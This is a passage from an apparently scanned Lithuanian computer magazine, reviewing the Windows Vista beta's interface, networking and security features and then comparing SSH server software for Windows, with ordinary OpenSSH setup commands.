sistemoje, kurios distributyvo dydis, palyginus su 3,5 Gb, yra tiesiog juokingas, tilpo viskas, ko labiausiai reikėjo. Netikėk tais blogais gandais ir tu :).

Kalbant apie programinį suderinamumą tai čia išties galėjo iškilti problemų. Po perėjimo į kitą OS, juo labiau su nauju branduoliu, visada atsiranda kokios nors atskiros neveikiančios programos. Vis dėlto pas mane beveik visos programos pradėjo veikti gana stabiliai. Tiesa, nemalonia išimtimi tapo *Miranda*, kuri dėl neaiškių priežasčių spjaudėsi klaidomis, tačiau panašu į tai, jog čia labiau lokalios mano kompiuterio problemos. Taip pat noriu atkreipti dėmesį, kad tam tikrų problemų su programomis gali iškilti naudojant naują grafinę sistemą *Aero*, kadangi kai kurios programos su ja paprasčiausiai nesuderinamos. Tokiu atveju *Vista* atvaizdavimą automatiškai perjungs į standartinį (su kuriuo panašios problemos neiškils), o po to, kai darbas su tokia programa bus baigtas, į savo vietas bus sugrąžinti ankstesnio atvaizdavimo nustatymai. Apskritai, remiantis mūsų pastebėjimais, kiekviename naujame build'e tobulinamas sistemos stabilumas. Jeigu ankstesnes versijas buvo galima įdiegti išimtinai vien tik dėl susidomėjimo (paeksperimentavai ir išmetei), tai antrąją *Vistos* beta versiją jau kuo puikiausiai galima naudoti vietoje pagrindinės sistemos. Būtent tai aš ir darau ištisas dvi paskutines savaites.

Gražiai gyventi neuždrausi


Jeigu tavo kompiuteryje sumontuota vaizdo plokštė su 128 Mb atminties, tuomet tu galėsi pasigrožėti viena iš pagrindinių *Windows Vista* inovacijų — grafine technologija *Aero Glass*.

KO MES NESULAUKSIM

WINDOWS VISTA IŠLEIDIMAS SUPLANUOTAS 2007 METŲ SAUSIO 1 DIENAI. „MICROSOFT" LIKUSIUS MĖNESIUS GREIČIAUSIAI SAVO JĖGAS SUKONCENTRUOS TIES NEUŽBAIGTUMŲ IR KLAIDŲ PAIEŠKOMIS. VARGU AR GALUTINIAME LEIDIME BUS KOKIŲ NORS RADIKALIŲ PAKEITIMŲ, TODĖL GALIMA DRĄSIAI PASKELBTI TŲ DALYKŲ SĄRAŠĄ, KURIŲ *VISTOJE* NEBUS PAGAL NUTYLĖJIMĄ, NORS KAŽKADA TAI BUVO ŽADAMA.

* WINFS (*WINDOWS FUTURE STORAGE*) — NAUJAUSIA SISTEMA, SUKURTA GLAUDŽIAI INTEGRAVUS DABARTINĘ NTFS IR *SQL SERVER 2005*. TOKS TANDEMAS LEIS NAUDOTI INTUITYVIA KALBA NURODOMAS PAIEŠKOS UŽKLAUSAS, PAVYZDŽIUI, „PARODYTI VISUS *BUFFER OVERFLOW ERROR* KLAIDĄ IŠNAUDOJANČIUS 2006 METŲ EKSPLOITUS", IR PRAKTIŠKAI AKIMIRKSNIU GAUTI PRIĖJIMĄ PRIE REIKIAMŲ BYLŲ.
* NAUJAS KOMANDŲ INTERPRETATORIUS *WINDOWS POWERSHELL* (KODINIS PAVADINIMAS — *MONAD*), APIE KURĮ GALĖSI PERSKAITYTI ATSKIRAME ŠIO NUMERIO STRAIPSNYJE, DĖL KŪRIMO EIGOJE IŠKILUSIŲ PROBLEMŲ TAIP PAT NEBUS ĮTRAUKTAS Į *VISTOS* SUDĖTĮ.
* *PC-TO-PC SYNC — P2P* TECHNOLOGIJA, SKIRTA KELIOSE MAŠINOSE SAUGOMŲ KATALOGŲ SINCHRONIZACIJAI. IŠ SISTEMOS PAŠALINTA TODĖL, KAD NETENKINO KOKYBĖS REIKALAVIMŲ. ATEITYJE ŠI TECHNOLOGIJA GALI BŪTI PRISTATYTA KAIP ATSKIRA SISTEMA.





Windows Vista sistemoje prieinama daugybė apiforminimo stilių

Šis nepaprastas dalykėlis — tai visiškai nauja vartotojo sąsaja su trimačiais vaizdais ir kardinaliai naujomis vizualizacijos galimybėmis. Be lašelio abejonės galiu pasakyti, kad *Aero* visa galva lenkia įprastinę XP sistemoje naudojamą GDI+ sąsają: dabar pataisyta daugelis anksčiau trukdžiusių komfortiškai dirbti niuansų. Viskas realiai apgalvota iki smulkmenų. Pavyzdžiui, navigacija tarp langų tapo kur kas paprastesne dėl išankstinio langų peržiūrėjimo, kuris pasirodo tiek persijungiant su *Alt–Tab*, tiek ir užvedus pelės kursorių ant užduočių juostoje matomos lango ikonėlės. Beje, besivaikydama įspūdingų efektų ir papildomų galimybių, „Microsoft" taip pat pamąstė ir apie sistemos stabilumą.

Jeigu dėl didelio paleistų programų kiekio pradės trūkti resursų, *Windows* vartotojui pasiūlys laikinai atjungti reiklią vartotojo sąsają ir taip iš esmės paspartinti bendrą *Vistos* greitaveiką. Vartotojui pateikiami trys alternatyvūs apiforminimo variantai, paveldėti iš XP: *Vista Basic*, *Standart* iš W2K ir senas geras *Classic* iš W98. Su nauja grafine posisteme *Avalon* jau įdiegti laisvai keičiamo dydžio langai su šešėliais, pusiau skaidriais rėmeliais bei glotniais perėjimais langą maksimizuotant arba minimizuojant. Kas svarbiausia — visa tai veikia greitai, be stabdžių.

Į gerąją pusę pasikeitė „Start" meniu. Specialus laukas leis reikiamą programą surasti pagal jos pavadinimo dalį — tau nebereikės akimis bėgioti po ekraną ir mėšlungiškai ieškoti reikiamos programos. Beje, net ir įprastinė navigacija tapo kur kas patogesnė, nes *Vistoje* naudojama medžio tipo struktūra, analogiška tai, kuri naudojama vedlyje.

Pasikeitė ir sistemos shellas. Jeigu anksčiau katalogo (*directory*) sąvoka buvo naudojama išskirtinai kaip bylų saugojimo konteineris, tai Windows Vista sistemoje įvesta nauja sąvoka — sąrašas. Į naująjį objektą gali virtualiai įeiti nuorodos į pačius įvairiausius dokumentus, kurie realiai saugomi visiškai kitur. Be to, naujojoje OS įdiegtas ir taip vadinamas šešėlinis katalogas, leidžiantis pagal vartotojo pareikalavimą grąžinti jo turinį į būseną, išsaugotą viename iš atstatymo taškų. Galų gale į sistemą įmontuotas pilnavertis dokumentų rezervinių kopijų darymo įrankis ir puikus užduočių planuotuvas, kuriuos galima visiškai sėkmingai naudoti. Visa tai tapo įmanoma dėl naujadarų: simbolinių nuorodų ir *Transactional NTFS* technologijos — tai egzistuojančios failų sistemos NTFS antstatas, palaikantis transakcijų mechanizmą. Priminsiu, kad transakcija — tai nedalinama operacijų seka, kuri gali būti užbaigta sėkmingai (kai sėkmingai įvykdomos visos sekos operacijos) arba ne (kai atšaukiamos (*rollback*) sėkmingai įvykdytos operacijos).

Taip pat noriu paminėti tokį vartotojo sąsajos elementą, kaip *Windows SideBar*. Nepaisant to, kad paskutiniuose bilduose jis pagal nutylėjimą atjungtas, apie jį žino praktiškai kiekvienas funkcionalus skydelis. Pasirodęs dar pirmuosiuose *Longhorn* bilduose, jis akimirksniu sudomino publiką ir pakliuvo į visus įmanomus straipsnius. Pagal nutylėjimą skydelio galimybės gana kuklios, tačiau taip padaryta sąmoningai. Funkcionalumas rimtai prasiplečia pridedant/pašalinant taip vadinamus gadžetus (*gadgets*) — nedideles programas su savo nustatymais ir funkcijomis (kažkas panašaus į įskiepius (*plugins*)). Jie gali būti laisvai kilnojami po visą darbastalį ir atlikinėti pačias įvairiausias funkcijas, pavyzdžiui, atvaizduoti orų prognozę arba tinklinio susijungimo kokybę. Gadžetai yra ne kas kita, kaip HTML byla su *VBScript* arba *JavaScript* kodu. Bet koks pagrindines šių kalbų žinias turintis žmogus gali sukurti nuosavą įskiepį ir sėkmingai jį naudoti.



Patys įvairiausi priedai tavo paslaugoms



Aero grafinės sistemos grožis

Multimedia

Klaviatūros nustatymų langas buvo smarkiai pakeistas. Dabar be klaviatūros išdėstymo pasirinkimo (beje, klavišų išdėstymą galima peržiūrėti ir atskirame lange) galima nurodyti ir balsinio teksto įvedimo kalbą. Tikrai taip, informaciją nebūtina įvedinėti ranka — pakanka pasinaudoti kalbos atpažinimo sistema. Išties nepaprastas dalykėlis! Po neilgai trukusio apmokymo turo sistema pradės idealiai užrašinėti diktuojamą tekstą, o jeigu ji ir suabejos dėl kokio nors žodžio, tau bus pateiktas sunumeruotas galimų variantų sąrašas — tereikės įvardinti teisingo žodžio numerį. Valdyti sistemą per mikrofoną — grynas malonumas. Tiesa, vienas niuansas — pamiršk apie lietuvių kalbos galimybę. Norėsi tokios egzotikos — teks liežuviu malti angliškai. Galbūt šis trūkumas kada nors bus ištaisytas...

Nudžiugino ir naujas garso valdymo skydelis. Galų gale langinėse atsirado galimybė garsą keisti tiek visai sistemai, tiek ir kiekvienai atskirai programai, o vietoje varganos garso įrašymo programos (sound recorder) dabar integruotas pilnavertiškas įrankis, kuris visa galva lenkia savo pirmtaką ir gali iš karto įrašinėti WMA formatu bei neriboja įrašo laiko. Specialiai Vistai sukurtoje DirectX 10 sistemoje tiek visko naujo, kad norint aptarti šias inovacijas neužtektų viso straipsnio. Tiesa, pažadėtą 6 kartus padidėjusį našumą mes galėsime pajausti tik tose programose ir su tais įrenginiais, kurie pritaikyti naujai grafinio API versijai.

Tinklas

Su tinklu vartotojams dažnai iškyla įvairių nesklandumų: tai internetas neveikia, tai naršymas stabdo. Garbė ir šlovė vaikinams iš „Microsoft", kurie sukūrė universalų įrankį, pasiruošusį išspręsti aibę potencialių daugelio paprastų vartotojų problemų. Specialiai sukurtas *Network Center* skyrelyje randamas vedlys ne tik vadovauja tinklo konfigūravimui, bet ir automatiškai bando sukonfigūruoti prisijungimą į internetą bei ištaisyti nekorektiškus tinklo prisijungimų nustatymus. Naminiams tinklams su vieninteliu šliuzu į internetą tai bus tikrų tikriausia panacėja nuo visų bėdų.


Tinklo Centre visada atvaizduojamas schematinis tinklo topologijos žemėlapis su esminiais elementais (kompiuteriai, šliuzai, internetas ir t.t.) bei ryšiais tarp jų. Jeigu kas nors neveikia, tuomet vartotojas daugeliu atvejų vaizdžiai pamatys, kur būtent įvyko sutrikimas.

Nešiojamųjų kompiuterių savininkams turėtų patikti tinklo profilių galimybė, leidžianti kiekvienam atskiram lokaliam tinklui nurodyti atskirą IP adresą, DNS ir *proxy* serverius bei bet kokius kitus nustatymus, o po to greitai tarp jų persijunginėti. Ypatingas dėmesys skiriamas būtent belaidžiams prisijungimams. Nustatymuose adresą galima nurodyti ir *IPv6* formatu — taip yra todėl, kad *Vista* pilnavertiškai palaiko naująją IP protokolo versiją.

Negaliu nepapasakoti apie naująją *Internet Explorer* naršyklę. Panašu į tai, kad MS vaikinai galų gale nusprendė iš IE padaryti tikrą naršyklę. Jų darbo rezultatas akivaizdus: naujasis produktas palaiko daugelio svetainių naršymą viename lange (*tabbed browsing*), turi įmontuotą RSS skaitymo įrankį, galimybę blokuoti iššokančius langus ir daugybę įrankių apsisaugojimui nuo pačių įvairiausių bjaurybių. Užskaitom.

Saugumas

Žadama, kad saugumas ir patikimumas taps dviem svarbiausiomis *Vistos* charakteristikomis. Iš tiesų, vaikinai iš MS labai pasistengė, kad naujoji OS taptų tvirta ir rimta. Pavyzdžiui, iš karto po įdiegimo vartotojams apribojamos *Internet Explorer* naudojimo galimybės. Teisių pakanka išimtinai *web* puslapių peržiūrai. Pats IE pasileidžia kaip atski-



Tinklo susijungimų valdymo centras

INFO Priešingai nei *Windows XP OS* su savo *Home* ir *Pro*, *Vista* atveju bus pateikiamos iš karto kelios naujosios sistemos komplektacijos. Pati paprasčiausia iš jų – *Vista Home Basic* – kainuos apie 100 litų.

INFO Išvertus į lietuvių kalbą, Vista reiškia „naujas galimybes", „atsiveriančias perspektyvas". Vaikinai iš rinkodaros skyriaus pasistengė pritaikyti pavadinimą: jis gavosi skambus ir įsimenantis.

ras procesas su mažomis privilegijomis, tuo pačiu apsaugodamas vartotoją nuo kenksmingo turinio bei pažeidžiamumų, taip pat ir *ActiveX* komponentų. Visi bandymai atakuoti per IE baigiasi nesėkmingai, kadangi pati naršyklė sistemoje turi minimalias teises.

Gamintojai sukūrė „žmogišką" ugniasienę su tiek įeinančio, tiek ir išeinančio tinklo srauto filtravimu. MMC konsolė, per kurią valdoma ugniasienė, suteikia kur kas daugiau galimybių ir, kas ypač džiugina, leidžia sukurti išimtis kiekvienam atskiram vartotojui bei profilius su skirtingiems tinklams skirtais nustatymais.

Dar viena naujovė, leidžianti užtikrinti sistemos saugumą — tai *Windows Service Hardening* technologija (servisų atsparumo padidinimas), kuri servisams užkerta kelią nesankcionuotai atlikinėti veiksmus su failų sistema, registru bei tinklo nustatymais. Nuo šiol kiekvienam servisui priskiriamas saugumo identifikatorius (*Security identifier*, SID), su kuriuo galima ne tik apriboti paties serviso galimybes išeiti į išorę, bet ir patį servisą apsaugoti nuo išorinio poveikio. Be to, dabar daugelis servisų pasileidžia ne su sisteminėmis privilegijomis, o mažiau teisių turinčių vartotojų vardu.

Siekiant apsaugoti konfidencialią informaciją, į *Vista* įmontuota *BitLocker Drive Encryption* technologija, skirta duomenims šifruoti. Šią sistemą rekomenduojama naudoti kartu su specialia *Trusted Platform Module* (TPM) mikroschema, kurioje saugomi informacijos dešifravimui reikalingi raktai, tačiau autentifikaciją galima atlikti ir su slaptažodžiu arba su USB atmintyje saugoma byla–raktu.

Vistoje dėl atsitiktinio kodo patalpinimo adresų erdvėje (ASLR, *Address Space Layout Randomization*) bus kur kas sudėtingiau atloikti pačias įvairiausias, visų pirma buferio perpildymo tipo atakas. Kiekvieną kartą įjungus kompiuterį sistema atsitiktiniu būdu keis pradinių atminties ląstelių adresus, nurodančius dažniausiai naudojamas sistemines bibliotekas. Jeigu anksčiau langinėms sukurtas eksploitas puikiai veikė kitame kompiuteryje įdiegtoje analogiškoje sistemoje, tai ASLR technologija šią galimybę smarkiai apsunkino. Panašus principas jau seniai įgyvendintas *OpenBSD* sistemoje.

Reziumuoju. Panašu, kad norint apeiti visas sistemos apsaugas hakeriams teks gerokai palaužyti galvas. Įterpti ir įvykdyti laisvai pasirinktą kodą bus jau ne taip paprasta, kaip anksčiau.

Logout

Savaime suprantama, viename straipsnyje neįmanoma papasakoti apie tą milžinišką kiekį naujovių, kurios pristatytos *Windows Vista* sistemoje. Tačiau mes pabandėme apžvelgti pačius sultingiausius dalykėlius, kurie tau realiai pravers darbe. Šiaip ar taip, tu turi puikią galimybę ištestuoti naująją OS ir apsispręsti, ko tau iš tiesų reikia.

NAUJI KONSOLINIAI ĮRANKIAI

„MKLINK" – SUKURIA, MODIFIKUOJA IR PAŠALINA SIMBOLINES NUORODAS. TIKRAI TAIP, DABAR Į BYLAS IR KATALOGUS GALIMA KREIPTIS NE TIK TIESIOGIAI, BET IR PER VIRTUALIAS NUORODAS. VISIŠKAS *NIX'INIŲ SYMLINKŲ ANALOGAS.

„BCDEDIT" – UŽKROVIKLIO VALDYMUI SKIRTA PROGRAMA (KONFIGŪRACINĖ BYLA *BOOT.INI*, KURIOJE ANKSČIAU BŪDAVO SAUGOMI UŽKROVĖJO PARAMETRAI, DAUGIAU NENAUDOJAMA).

„ROBOCOPY" – PRAPLĖSTAS BYLŲ IR KATALOGŲ KOPIJAVIMO ĮRANKIS.

„TRANSACTION" – *TRANSACTIONAL NTFS* GALIMYBIŲ PANAUDOJIMO KOMANDA.

Langinės ir SSH džiaugsmai

Testuojame „Windows“ sistemoms skirtus SSH serverius

VIENAS MANO PAŽĮSTAMAS NESENAI PAREIŠKĖ: „SSH SERVERĮ GALIMA ĮDIEGTI TIK *NIX'UOSE!". JIS NEPAISĖ MANO PRIEŠTARAVIMŲ IR APSIPUTOJĘS MAN ĮRODINĖJO, KAD LANGINĖSE TOKIE DALYKAI IŠ ESMĖS NEĮMANOMI. GINČAS YRA GINČAS. TEKO JAM PRAKTIŠKAI ĮRODINĖTI VISIŠKAI PRIEŠINGĄ DALYKĄ. SERVERIS PASILEIDO IŠ PIRMO KARTO, O AŠ TURIU PRIPAŽINTI, JOG PATS NUSTEBAU, KAIP GERAI VISKAS VEIKĖ.


Apsaugoto susijungimo gelmės

Šiek tiek pastudijavus šią sritį ir panaršius interneto platybes paaiškėjo, kad atitinkamos programinės įrangos ne tiek jau ir mažai. Kiekviena mano surasta programa galėjo pasigirti puikia protokolo realizacija, o kai kurios iš viso pateikė daugybę papildomų galimybių, dėl ko nusipelnė puikuotis mūsų šiandieninėje apžvalgoje. Tačiau prieš pradedant testavimą siūlau trumpai pasiaiškinti, kas gi yra tas SSH. Neturėdamas pagrindinių žinių bagažo, tu rizikuoji pasimesti tarp daugybės serverio opcijų ir parametrų. Kad vėliau netektų vartyti akelių kažko nesuprantant, įtempk smegenis ir atidžiai įsigilink į šią medžiagą.


Net ir patys jauniausieji žino, kad *telnet* protokolas dėl to, kad nėra šifravimo, yra nesaugus. Tačiau poreikis prisijungti prie nutolusio kompiuterio komandinės eilutės iškyla visur, kur tik įmanoma. Taigi iš esmės SSH (*Secure Shell*) — tai praplėsta *telnet* versija. SSH — tai protokolas, kuris taip pat skirtas nuotoliniam administravimui, tačiau jis kur kas labiau apsaugotas. Saugumas jame gaunamas dėl nepertraukiamo tinklo srauto šifravimo, griežtos tiek vartotojų, tiek ir tinklo mazgų autentifikacijos, taip pat dėl pačių įvairiausių duomenų vientisumo patikrinimų. Aptarkime visa tai išsamiau.

Iš viso yra trys kliento autentifikavimo būdai: su vartotojo vardu/slaptažodžiu, pagal IP adresą ir su viešu kliento raktu. Jungiantis į serverį prioritetai sudėliojami taip: iš pradžių klientas bando autentifikuotis pagal savo IP adresą, po to su viešu raktu, o paskiausiai — interaktyviai įvesdamas vartotojo vardą ir slaptažodį. Po autentifikacijos pagal pas klientą ir serverį saugomas dvi raktų poras (kiekviena tokia pora susideda iš vieno slapto ir vieno viešo rakto) generuojamas simetrinio šifravimo raktas. Generavimo schema tokia, kad kenkėjas rakto negali dešifruoti net ir jį perėmęs. Tuo tarpu visi duomenys, kurie bus perdavinėjami per apsaugotą kanalą, šifruojami būtent šiuo raktu. Tinklo srauto šifravimui paprastai naudojamas AES algoritmas, tačiau administratorius bet kuriuo metu pats gali nurodyti, kokiam algoritmui teikti pirmenybę. Ištaisęs rimtus pirmosios protokolo versijos pažeidžiamumus, SSH2 papildomai tikrina duomenų vientisumą. Konkrečiau šnekant, kartu su duomenimis siunčiamos kontrolinės SHA arba MD5 formato sumos, kurios garantuotai eliminuoja galimus paketų pakeitimus ir apskritai tinklo srauto pakeitimą.


Be priėjimo prie nutolusios komandinės eilutės, SSH suteikia nemažai kitų galimybių. Pirmoji — tai tuneliavimas. Po to, kai užmegztas SSH susijungimas, per tunelį galima saugiai maršrutizuoti vienos arba iš karto kelių programų tinklo srautą. Tai ne tik leidžia apeiti ugniasienę, tačiau taip pat garantuotai paslepia duomenis nuo jų perėmimo. Nevertėtų pamiršti ir apie saugų bylų perdavimą (*Secure file transfer*), atliktą SFTP protokolo pagrindu. Tokia galimybė labai praverčia jeigu reikia



Vandyke *Software VShell* valdymo skydelis



Padedami *WinSSHD* administratoriaus sąsajos nurodome serverio raktus



Gausūs demono nustatymai

Nuo kokių atakų apsaugo SSH?

- IP–spoofingo, kada atakuojantysis kompiuteris paketus siunčia tinklo mazgo, kuriame leidžiama prisijungti, vardu.
- DNS–spoofingo tuo atveju, jeigu kam nors pavyks suklastoti DNS serverio ns įrašus.
- Snifinimo ir slaptažodžių nutekėjimo, kas eliminuojama šifruojant duomenis.
- Duomenų falsifikavimo, kuris eliminuojamas nepertraukiamai tikrinant duomenis (siunčiami MD5 hešai).

Vienintelis dalykas, ką hakeris gali padaryti — tai nutraukti užmegztą susijungimą arba perimti duomenis, kurių jis vis tiek niekaip negalės dešifruoti.

dažnai perdavinėti ypatingos svarbos dokumentus. Dabar, kai tu gavai bendrų žinių apie protokolą, imsimės programinės šio klausimo pusės. Mūsų apžvalgą pradeda visiems žinomas paketas *OpenSSH*.

OpenSSH for Windows 3.8.1

Nemokamai prieinami išeities tekstai
sshwindows.sourceforge.net

OpenSSH sėkmingai veikia **nix* tipo sistemose, dabar, padedant kūrėjų grupei *cygwin*, paketas perkeltas ir į *Windows* platformą. Šis įvykis išties reikšmingas, ypač įvertinus tai, kad *OpenSSH* paketas laikomas pažangiausia ir pilniausia SSH protokolo realizacija. Būk tikras: čia realizuota viskas, todėl jeigu tu ko nors neradai, išvada tik viena — blogai ieškojai.

Nuotaiką gali sugadinti (ypač nepatyrusiam vartotojui) tai, kad ši programa neturi grafinės vartotojo sąsajos. Bent jau standartiniame *OpenSSH* pakete tu nerasi grafinės demono konfigūravimo aplinkos. Laikantis rimtos serverinės PĮ kanonų, paketo nustatymai konfigūruojami vien tik tekstiniuose konfiguose, todėl iš anksto pasirūpink *notepad* tipo redaktoriumi ir kantrybe, kurios gali prireikti skaitant dokumentaciją. Pagrindinė konfigūracinė byla — *sshd_config* — yra kataloge *OpenSSH\etc*. Pagal nutylėjimą konfigas suderintas taip, kad *OpenSSH* galėtų pasileisti be jokio papildomo konfigūravimo. Svarbiausia — konfige nurodyti naudojamą jungtį, jeigu standartinis 22 yra užimtas (opcija *Port*).

Kitų opcijų, kurios skirtos vartotojų autentifikacijai, šifravimui ir loginimui, pirmo paleidimo metu galima ir neliesti. Kitas klausimas: demonas turi žinoti, kam leisti jungtis, o kam — ne. Taigi imkimės vartotojų ir grupių kūrimo. Tai daroma štai taip:

1) Iš pradžių reikia sukurti bylą su grupinių vartotojų leidimų aprašymu:

```
mkgroup -l >> ..\etc\group
mkgroup -d >> ..\etc\group
```

Pirmoji komanda skirta lokalioms grupėms (t.y. toms, kurios yra sukurtos tavo kompiuteryje), o antroji — domeninėms. Jeigu tavo tinkle domenu nė nekvepia (kas labai tikėtina), tai antros komandos vykdymas bus nutrauktas pateikiant atitinkamą klaidą. Nieko baisaus. Atkreipk dėmesį, kad komandoje reikia naudoti būtent „>>“ ir pridėti informaciją į bylos galą, o ne paprastai nukreipti srautą su „>“, kas visiškai perrašo bylą *..\etc\group* ir pašalina prieš tai sukurtus įrašus.

2) antrame etape mes į bylą *passwd* su komanda *mkpasswd* pridedame autorizuotus vartotojus. Lokaliems vartotojams vėl nurodomas raktas „–l“, o tiems, kas dirba domene, rekomenduojama naudoti „–d“. Bendru atveju galima padaryti taip:

```
mkpasswd -l -u username >> ..\etc\passwd
mkpasswd -d -u username >> ..\etc\passwd
```

Čia reikia įvesti ne bet kokį vartotojo vardą (*username*): toks vartotojo sisteminis įrašas turi egzistuoti lokalioje mašinoje arba domeno valdiklyje. Beje, jeigu iš aukščiau pateiktos komandos išmestum raktą „–u“ ir vartotojo vardą, tuomet pridėti bus iš karto visi lokalaus kompiuterio arba domeno vartotojai, įskaitant ir sisteminius bei *Guest* vartotojus. Taip tu save gali išgelbėti nuo nuobodaus kiekvieno vartotojo įtraukimo atskirai. Jeigu kažkurio kliento netenkina standartinio *cmd.exe* galimybės, byloje *\etc\passwd* reikia pakeisti kelią iki komandų interpretatoriaus.

3) toliau telieka paleisti servisą ir pradėti testavimą:

```
net start opensshd
```

Patikrinti demono darbingumą galima banaliai jungiantis į 22–rą lokalaus kompiuterio jungtį (jeigu nekeitei opcijos *Port*). Savaime suprantama, pasirinktas SSH klientas neturi jokios įtakos galutiniam rezultatui, tačiau nepamiršk, kad į *OpenSSH* paketo sudėtį įeina nuosavas klientas, kurį gali panaudoti štai taip: *ssh <user@servername>*.

Nepaisant sėkmingo prisijungimo, neskubėk spjauti į tolimesnį

Konsolinis rojus

Windows Access Server (www.foxitsoftware.com/wac/server_intro.php) — tai dar vienas langinėms skirtas SSH demonas. Ši programa smarkiai nusileidžia šioje apžvalgoje pristatytiems produktams, tačiau ji turi vieną galimybę, apie kurią aš negaliu nepapasakoti. Į demono sudėtį įeina dešimtis tekstinių (CLI) įrankių, kurie yra pilni Windows programų, t.y. vedlių, registro redaktoriaus, įvykių peržiūros (event viewer), vartotojų bei grupių valdymo skydelio ir net minesweeper analogai. Tu tik įsivaizduok — visos šios programos prieinamos tiek languose, tiek ir konsolėje. Skirtumas tik tame, kad langai atvaizduojami tekstiniu režimu panaudojant ASCII simbolius. Rekomenduoju iš šio demono archyvo pasiimti tau reikalingus įrankius (kiekvienas jų pateikiamas kaip atskira exe tipo byla) ir jais apsiginkluoti ateičiai.

serverio konfigūravimą. *OpenSSH* turi daugybę niuansų, kurie gali realiai praversti ir labiau apsaugoti serverį, tačiau aš dabar nematau prasmės gilintis į detales. Visų pirma, mes jau ne kartą rašėme apie išsamų *OpenSSH* konfigūravimą — didžioji dalis tos medžiagos tinka ir *Windows* skirtai *OpenSSH* versijai. Antra, kartu su įdiegimo paketu pateikiama puiki dokumentacija, kuri tau padės iš serviso išspausti maksimumą, taip pat įskaitant ir tokius skanumynus, kaip skirtingi autentifikacijos tipai, paketų tuneliavimas, SFTP ir SCP. Tiesa, vos nepamiršau! *OpenSSH* — tai vienintelis nemokamas šioje apžvalgoje aptariamas paketas, kuris be viso kito platinamas su atvirais išeities tekstais.

Vandyke VShell 2.6

Shareware
www.vandyke.com

Sunku įsivaizduoti, kad kažkas galės tinkamai konkuruoti su *OpenSSH*, tačiau panašu, kad autoritetingi vaikinai iš *Vandyke* su šia užduotimi susidorojo. Jų ilgamečio darbo rezultatu tapo ne tik žinomas SSH klientas *SecureCRT*, bet taip pat ir demonas, kuriame įgyvendintos visos SSH protokolo galimybės, taip pat patogios administravimo priemonės.

VShell įdiegiamas be jokių problemų — čia netenka susidurti su jokiais keblumais ir niuansais, kaip tai paprastai būna su serverinėmis programomis. Kas ypač svarbu: iš karto po įdiegimo demonas kuo darbingiausias — tereikia tik perkrauti sistemą. Vis dėlto iš pradžių pažiūrėkim, kokias galimybes mums siūlo gamintojai.

